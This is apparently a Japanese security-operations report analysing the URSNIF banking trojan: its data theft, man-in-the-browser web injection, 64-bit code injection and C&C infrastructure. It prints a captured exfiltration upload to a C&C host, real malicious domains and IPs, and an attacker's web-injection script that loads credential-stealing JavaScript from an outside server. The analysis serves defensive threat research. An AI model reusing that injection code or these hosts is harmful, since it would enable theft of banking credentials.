User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64)
Host: 77uujwnd.com
Content-Length: 607
Connection: Keep-Alive
Cache-Control: no-cache

--590700942890602862953504
Content-Disposition: form-data; name="upload_file"; filename="708B.bin"
Content-Type: application/octet-stream

...P|V
.......R..3d.|.....@..?...dV....rG,.{j.-.8..'......dLo.Xj=..j.j..,a.....]X.b1"B.
6x.?.!d..>.?!Pp5:+-.aD....z....s5X.#Km.}..Mq^..$?.....[....EJ[....8o..xi..O.n.
[.....>...{B.....1.f          .|P...<?|n.A.."%....*.D.3c2.).....1.*..!.
5HZL...x..Ox.w.?#>...zR.O6.*.;..Fm.5.up..-Iy..d...I.WIg~.....7,.3Q..M..tp*....
9.e.o....
.1......[4....Vi.#...I..HEq.V]._.6
p:....L..|GK!..E=a>..l.C.hd..h....v;<...".[.Jtc.q.....jQg:........U...:Z}....3O...
--590700942890602862953504--
```

図 12.　窃取情報の送信

なお、上記の動作は C&C サーバからの命令を受けずに発生した挙動ですが、この他に C&C サーバから送信されたコマンドに応じて端末で動作するプロセス一覧やレジストリ情報を漏えいさせる場合もあります。

4.5. MITB 攻撃

Man-in-the-middle 攻撃と同じアプローチで、トロイの木馬がブラウザとブラウザのセキュリティ機構との間のコールをフックし、操作する攻撃を、一般に Man-in-the-Browser 攻撃と呼びます[6]。この攻撃によって、ブラウザと Web サービスとの通信に対する盗聴・改ざんが行われます (図 13)。




図 13.　MITB 攻撃

URSNIF による MITB 攻撃では、感染したブラウザが C&C サーバから Web インジェクションの設定ファイルを取得します。その後、ユーザがオンラインバンキングサイトにアクセスすると、ブラウザは設定ファイルに基づいて受信した Web コンテンツを改ざんし、攻撃者が用意した追加コンテンツをロードさせます。この感染したブラウザによる Web コンテンツの改ざんを一般に Web インジェクションと呼びます。Web インジェクションにより、ブラウザ上の Web ページが改ざんされ、アカウントなどの情報が窃取可能になります。

この MITB 攻撃において、Web インジェクション用の設定ファイルを配布しているサーバを C&C サーバと呼び、JS ファイルなどの追加コンテンツを配布したり、窃取情

---

[6] OWASP, “Man-in-the-browser attack”, https://www.owasp.org/index.php/Man-in-the-browser_attack

報の送信先となるサーバをマニピュレーションサーバと呼びます。

Web コンテンツの改ざんは、HttpOpenRequest 関数や InternetReadFile 関数などの API をフックし、受信データの HTML コンテンツを追記・削除して実現しています。

具体的な改ざん例として、URSNIF に改ざんされる前の大手銀行のログインページのソースコードを図 14 に、URSNIF に改ざんされた後のページのソースコードを図 15 に示します。両者を比較すると、改ざん後の HTML コンテンツの中に桃色箇所のコードが挿入され、その中に赤枠の script タグがあります。その script タグで読み込んでいる JS ファイルは攻撃者が用意したもので、窃取情報（ログインページで入力するアカウント情報など）をマニピュレーションサーバに送信するためのコードが見受けられます。




図 14.　改ざん前の HTML コンテンツ（ログインページの一部）

図 15.　改ざん後の HTML コンテンツ（ログインページの一部）

4.6. 64bit 環境への対応

これまで SOC で確認した URSNIF は、執筆時点において 32bit の実行ファイルのみです。仮に感染先の環境が 64bit OS の場合、URSNIF の感染には 64bit プロセスへのコードインジェクションが必要と考えられます。32bit プロセス（WOW64）から 64bit プロセスへの CreateRemoteThread 関数によるコードインジェクションはプロセッサコンテキストの不整合などで失敗します。しかし、URSNIF は、64bit プロセスへのコードインジェクションを実現していました。

32bit/64bit の両 OS 環境において、同じ検体を実行させたところ、図 16 のような挙動が確認できます。




図 16.　32bit/64bit OS 環境における感染挙動の差異

32bit OS 環境の感染挙動と比べると、64bit 環境では、explorer.exe へのコードインジェクションの手順の中に、32bit プロセスから 64bit プロセスへのプロセスインジェクションが加わり、その後、64bit プロセスから 64bit プロセスへのコードインジェクションが実行されていました。つまり、64bit プロセスである「svchost.exe」を仲介することで、64bit プロセスへのコードインジェクションを実現しています。

5. 攻撃基盤の分析

一連の攻撃はダウンロードサイトや URSNIF 本体、C&C サーバ、マニピュレーションサーバといった攻撃基盤を用いて実現されています。本章では、攻撃者が利用している各攻撃基盤に関する調査結果を示します。

5.1. ダウンロードサイト

ダウンロードサイトはマルウェアが設置された Web サイトです。ここでは、2016 年 9 月から 2016 年 10 月にかけてダウンロードサイトとして利用されていた Web サイトについて、概要、利用期間、設置ファイルの特徴を感染経路ごとに示します。

5.1.1. 概要

ダウンロードサイトの概要を把握するため、ドメインの登録時期、Web サイトの内容を確認しました。ダウンロードサイトのドメイン名とドメインの登録時期を表 2 に示します。

BEBLOH 経由の攻撃で利用されていたダウンロードサイトはドメインが登録されてから数年経過していました。また、Web サイトの内容は多岐に渡っており、美術館やホテル、オンラインショップなどです。加えて、Web サイトとして運用されてきた実績があるため、正規サイトだと考えられます。正規サイトをダウンロードサイトとして利用する場合、ブラックリストなど既知の悪性情報が無いためフィルタリングされにくくなる効果が期待できます。攻撃者はこうした効果を期待して表 2 のサイトを利用していたものと考えられます。

一方、JS ファイル経由の攻撃で利用された Web サイト P はドメインの登録から 1 年以上経過しているものの、閲覧可能な Web コンテンツが用意された実績はありませんでした。このことから Web サイト P は正規サイトとは異なり、攻撃者が URSNIF を配布するために用意した Web サイトだと考えられます。

表 2.　ダウンロードサイトのドメイン名一覧（2016 年 9 月～2016 年 10 月）

感染経路	サイト	ドメイン名※1	登録時期※2
BEBLOH	A	[redacted].ar	2012/10/22
	B	[redacted].com	2003/12/22
	C	[redacted].it	1999/3/16
	D	[redacted].com	2002/9/9
	E	[redacted].it	2001/1/26
	F	[redacted].cz	2009/4/9
	G	[redacted].es	2010/4/25
	H	[redacted].de	2008/12/11
	I	[redacted].cz	2011/9/29
	J	[redacted].de	2012/6/11
	K	[redacted].cz	2009/7/18
	L	[redacted].cz	2009/7/11
	M	[redacted].it	2008/12/25
	N	[redacted].cz	2009/7/24
	O	[redacted].de	2012/11/9
JSファイル	P	stat.townandcountrypetcare.com	2015/2/7

※1 正規サイトについては TLD 以外を墨塗して記載

※2 登録日が不明な場合は直近の更新日を記載

5.1.2. 利用期間

マルウェアの動的解析結果と VirusTotal での検索結果に基づき、表 2 に記載した各ダウンロードサイトの利用期間の長さを調査しました。ここで、ダウンロードサイトの利用期間の長さとは、BEBLOH や JS ファイルによってダウンロードサイトからマルウェアがダウンロードされたことを最初に確認した日から最後に確認した日までの期間の長さです。ダウンロードサイトのドメイン名に着目して集計した結果を図 17 に示します。




図 17. ダウンロードサイトの利用期間

BEBLOH 経由の攻撃では短いもので 2 日間、長いもので 30 日間継続して利用されていました。平均すると約 10 日間継続です。サイトによっては未だ URSNIF が設置されたままとなっており、対策が取られていないことがうかがえます。こうしたセキュリティ管理の甘い正規サイトだからこそこれだけの期間ダウンロードサイトとして利用できていたのだと考えられます。

なお、JS ファイル経由の攻撃では、サイト P が 6 日間ダウンロードサイトとして利用されていることを確認しています。当該サイトへはアクセス可能な状態が続いており、VirusTotal にて当該サイト上の悪性 URL が継続的に登録されていることから、今後も攻撃に利用されている可能性が高いと考えられます。

5.1.3. 設置ファイル

ダウンロードサイトから配布されるファイルのハッシュ値や検体ファミリーを確認したところ、以下の事象を確認しています。

- ハッシュ値の異なる URSNIF の配布
- BEBLOH 経由の攻撃における CUTWAIL の配布

BEBLOH 経由の攻撃では日々ハッシュ値の異なる URSNIF を配布していることを確認しています。プログラムのコンパイルをし直すことなく前日に配布していた実行ファイルの末尾にデータを付与することでハッシュ値を変更しているケースも確認されており、攻撃者のものぐさな一面がうかがえました。なお、更新頻度は確認できていませんが、JS ファイル経由の攻撃においてもダウンロードされる URSNIF のハッシュ値が変更されていることを確認しています。ハッシュ値の変更は、アンチウイルスソフトなどによる検知率を低下させることができる簡易な手法であるため、積極的に利用しているものと考えられます。

CUTWAIL はボットネットを構成し、スパムメール送信を行うマルウェアとして知られています。SOC では、BEBLOH が CUTWAIL を単独もしくは URSNIF と合わせてダウンロードすることを確認しています。この事実からは、一連の攻撃を支える基盤として CUTWAIL ボットネットの存在が伺えます。これまでのところ URSNIF と比べて CUTWAIL が配布される頻度は高くありません。BEBLOH が添付されたメールを送付するための基盤を補強する目的で配布しているものと予想されます。

5.2. URSNIF の特徴

攻撃手法ごとに利用される URSNIF には C&C 通信に利用される暗号鍵や GroupID などに特徴があります。

表 3 はそれぞれの検体の暗号化鍵と GroupID を示しています。

表 3.　攻撃手法ごとの検体の暗号鍵と GroupID

感染経路	MD5	暗号鍵	GroupID
BEBLOH	ca5e4c6c93b29caf70471b5737f91d7c	0WADGyh7********	2035
	5c92b8e619d31a07bd68777c7cd3a7cc	0WADGyh7********	2035
	94bcc117f87979cf2e4b4ea6bc8f3e2a	0WADGyh7********	2035
	fbcf05d8b9b06f3593497f2437ccf71d	0WADGyh7********	2036
	cd862b423b01c908ad9a7a6a479ed642	0WADGyh7********	2036
JS ファイル	ab2dd02be6f450929dd6cecd9ab00708	01234567********	1080
	ead9bf15c9cd3f5529a315b5fb15bd9d	01234567********	1080
	8d3b4da716344ce57f28ab5210e82bfc	01234567********	10922
WORD ファイル	4df3ce5c9a83829c0f81ee1e3121c6ea	OvZz8XVH********	2002
EK	02a21634b654846fa8bfb831b1edaf46	87694321********	1046
	be6e523e7940b4810395bab095deab89	87694321********	1046

表 3 を見ると攻撃手法ごとに暗号鍵と GroupID が異なることが確認できました。このことから攻撃者は攻撃手法ごとに暗号鍵と GroupID を変えている、もしくは攻撃手法ごとに攻撃主体が異なる可能性が考えられます。なお、EK 経由や WORD 経由の攻撃手法で利用されたと思われる URSNIF を解析したところ、これらが利用している暗号鍵と GroupID もまた異なっていることが確認できました。

5.3. C&C サーバ

SOC では、URSNIF の静的解析・動的解析を実施するだけでなく、URSNIF 感染後の通信を生成する擬似クライントを実装し、更新バイナリや Web インジェクション設定ファイルを配布する C&C サーバの運用状況など、攻撃の動向を監視してきました。ここでは、C&C サーバの運用状況、配布されている Web インジェクション設定ファイルの内容に着目した分析結果を示します。

5.3.1. ドメインの A レコードと TTL

URSNIF の C&C サーバドメイン 2 つの A レコードを調べると図 18 のように複数の IP アドレスが紐づけられていました。それぞれのドメインの生存期間（TTL）は 145 秒、134 秒ととても短く設定されています。これは、攻撃者が IP アドレスを短時間に変えることで IP アドレスによる C&C 通信のブロック回避を狙っていると考えられます。

```
; <<>> DiG 9.8.3-P1 <<>> akgrnepp32.com @ns11.amde.at.
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 56347
;; flags: qr aa rd; QUERY: 1, ANSWER: 10, AUTHORITY: 4, ADDITIONAL: 0
;; WARNING: recursion requested but not available

;; QUESTION SECTION:
;akgrnepp32.com.                        IN      A

;; ANSWER SECTION:
akgrnepp32.com.         145     IN      A       46.151.40.46
akgrnepp32.com.         145     IN      A       178.165.36.80
akgrnepp32.com.         145     IN      A       176.53.209.231
akgrnepp32.com.         145     IN      A       37.52.35.112
akgrnepp32.com.         145     IN      A       188.27.236.220
akgrnepp32.com.         145     IN      A       46.173.75.240
akgrnepp32.com.         145     IN      A       178.151.83.176
akgrnepp32.com.         145     IN      A       109.87.160.185
akgrnepp32.com.         145     IN      A       37.139.98.72
akgrnepp32.com.         145     IN      A       195.18.44.152


; <<>> DiG 9.8.3-P1 <<>> xkkkse20.com @ns11.amde.at.
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 9703
;; flags: qr aa rd; QUERY: 1, ANSWER: 10, AUTHORITY: 4, ADDITIONAL: 0
;; WARNING: recursion requested but not available

;; QUESTION SECTION:
;xkkkse20.com.                  IN      A

;; ANSWER SECTION:
xkkkse20.com.           134     IN      A       193.107.105.189
xkkkse20.com.           134     IN      A       31.134.42.149
xkkkse20.com.           134     IN      A       91.218.29.57
xkkkse20.com.           134     IN      A       89.185.22.170
xkkkse20.com.           134     IN      A       178.54.80.29
xkkkse20.com.           134     IN      A       176.101.211.13
xkkkse20.com.           134     IN      A       178.206.63.111
xkkkse20.com.           134     IN      A       178.151.158.137
xkkkse20.com.           134     IN      A       178.137.133.97
xkkkse20.com.           134     IN      A       46.211.39.215
```

図 18． dig コマンド結果

5.3.2. ドメイン登録日

表 4 では C&C サーバのドメインとドメイン登録日を以下に示しております。BEBLOH 経由のドメインはランダムな英数字で登録日も新しいものが多く、比較的に簡単にドメインだけで不正判定が可能となっています。一方、JS ファイル経由では英単語が利用されておりドメイン登録情報が少ないため一見するとドメインだけでは不正判定が難しくなっております。

攻撃者によってはドメイン名や登録日からドメインの不正判定を難しくするために過去に利用されていた正規サイトのドメインを取得して攻撃に利用することもありますが、今回の URSNIF の攻撃においては JS ファイル経由以外の攻撃経路では、ドメイン名と登録日を確認することで比較的容易に不正判定を行うことが可能となります。

表 4. ドメインとそれぞれの登録日

感染経路	ドメイン名	登録日
BEBLOH	i56a4c1dlzcdsohkwr[.] biz	2016.01.28
	66ssywiogjvwljaopw[.] com	2016.02.04
	reebovnenewbne001[.] com	2016.09.07
	neneeeenqwenene188[.] com	2016.09.12
	ceeoerunw10[.] com	2016.09.27
JS ファイル	echo.listentree[.] com	不明
	pop.lawadviceonline[.] org	不明
WORD ファイル	licensecanadian[.] ru	2016.10.01
	arewithoutwarranty[.] xyz	2016.10.05
EK	thenotwithsoldsuequiv[.] ru	2016.07.22
	goglosmmosss[.] com	2016.09.28

5.3.3. IP アドレス

図 19 は BEBLOH 経由で取得した URSNIF が利用しているドメイン、IP アドレス、IP アドレスの保有組織の関係を示した図です。（図の丸は青色がドメイン、黄色が IP アドレス、赤色が IP アドレスの保有組織を示しています。）




図 19． ドメイン、IP アドレス、保有組織の関係図

複数の検体が同じドメインを使っていますが、ドメインは数週間継続して利用されるのに対し、それぞれのドメインから解決される IP アドレスは複数存在し、日を追うごとに増えております。また IP アドレスの保有組織も複数組織になっているため、攻撃者は短期間でサーバの所在地を変えることで公的機関などによる捜査やサーバの押収などを難しくしていることが考えられます。図の左下の小さなグループはすでにドメインが sinkhole 化されて、同じ IP アドレスに解決されているものです。

これに対して JS ファイルを利用してダウンロードされる URSNIF の C&C サーバのドメインは、2 つのみであり、ドメインから解決される IP アドレスは 1 つずつと小規模なものとなっており、両者のインフラ環境には大きな差が見て取れます。

5.3.4. GeoIP アドレス

図 20 はC&Cサーバのドメインから解決されたIPアドレスを国別にまとめたものです。

全体の 8 割以上がウクライナとなっており、レンタルサーバの登録が容易、使用料がかからないまたは比較的に安いといった理由で攻撃者が好んで利用していると考えられます。




図 20． 国別の C&C IP アドレス数

なお、今回取得した IP アドレスを基に外部公開サービスを利用することで、SOC で確認した検体以外の URSNIF や Tinba などのバンキングマルウェアが利用していた C&C サーバドメインや検体のハッシュ値を取得することができました。攻撃者は一部の C&C サーバを URSNIF だけでなく複数のマルウェアの通信先として利用していることが確認できました。(図 21)





図 21.　C&C サーバ IP アドレスから取得できたドメインやハッシュ値

5.3.5. Web インジェクション設定ファイル

配布されている Web インジェクション設定ファイルの内容には感染経路ごとに難読化の方法などに差異が見えています。図 22、図 23、図 24 にはそれぞれ BEBLOH 経由の攻撃、JS ファイル経由の攻撃、EK 経由の攻撃における Web インジェクション設定ファイルの内容を示しています。また、各設定ファイルに記載されている内容の特徴について表 5 にまとめています。




```
<script az7id="@ID@"
src='https://norproblemene.com/prod/az_p2/gate/script/3fb9a778-bb80-11e3-8ca3-0025900d452e/801ce07-8b3-56be0a98-57ada8b7/jp/[redacted]/mainAT.js' type='text/javascript' language='JavaScript'
onload="this._loaded=true"
onerror="this._error=true;this._error_reason=arguments"></script>
<script az7id >!function(){var e=function(e,t){var n=[];t=t||document,e instanceof Array||(e=[e]);for(var r=0;r<e.length;r++)for(var o=document.getElementsByTagName(e[r]),a=0;a<o.length;a++){var i;o[a]&&(i=o[a].attributes)&&i.getNamedItem("az7id")&&n.push(o[a])}return n},t=function(){for(var t=e(["script","div","style"]),n=0;n<t.length;n++){var r=t[n].parentNode;r&&r.removeChild(t[n])}},n=function(){for(var n=e("script"),r=null,o=0;o<n.length;o++)if(n[o].src){r=n[o];break}if(r&&(r._error&&(t(),setTimeout(t,100)),!r._error&&!r._loaded)){var a=window.XDomainRequest?new XDomainRequest:new XMLHttpRequest;a.onprogress=function(){},a.onreadystatechange=function(){4==a.readyState&&200!=a.status&&t()},a.ontimeout=a.onerror=function(){t()},a.open("GET",r.src),a.send()}};n()}();</script>
<style id="__loading" az7id >
html,body{
overflow: hidden !important;
height: 0 !important;
</style>
```

図 22.　BEBLOH 経由の攻撃における Web インジェクション内容の一例

```
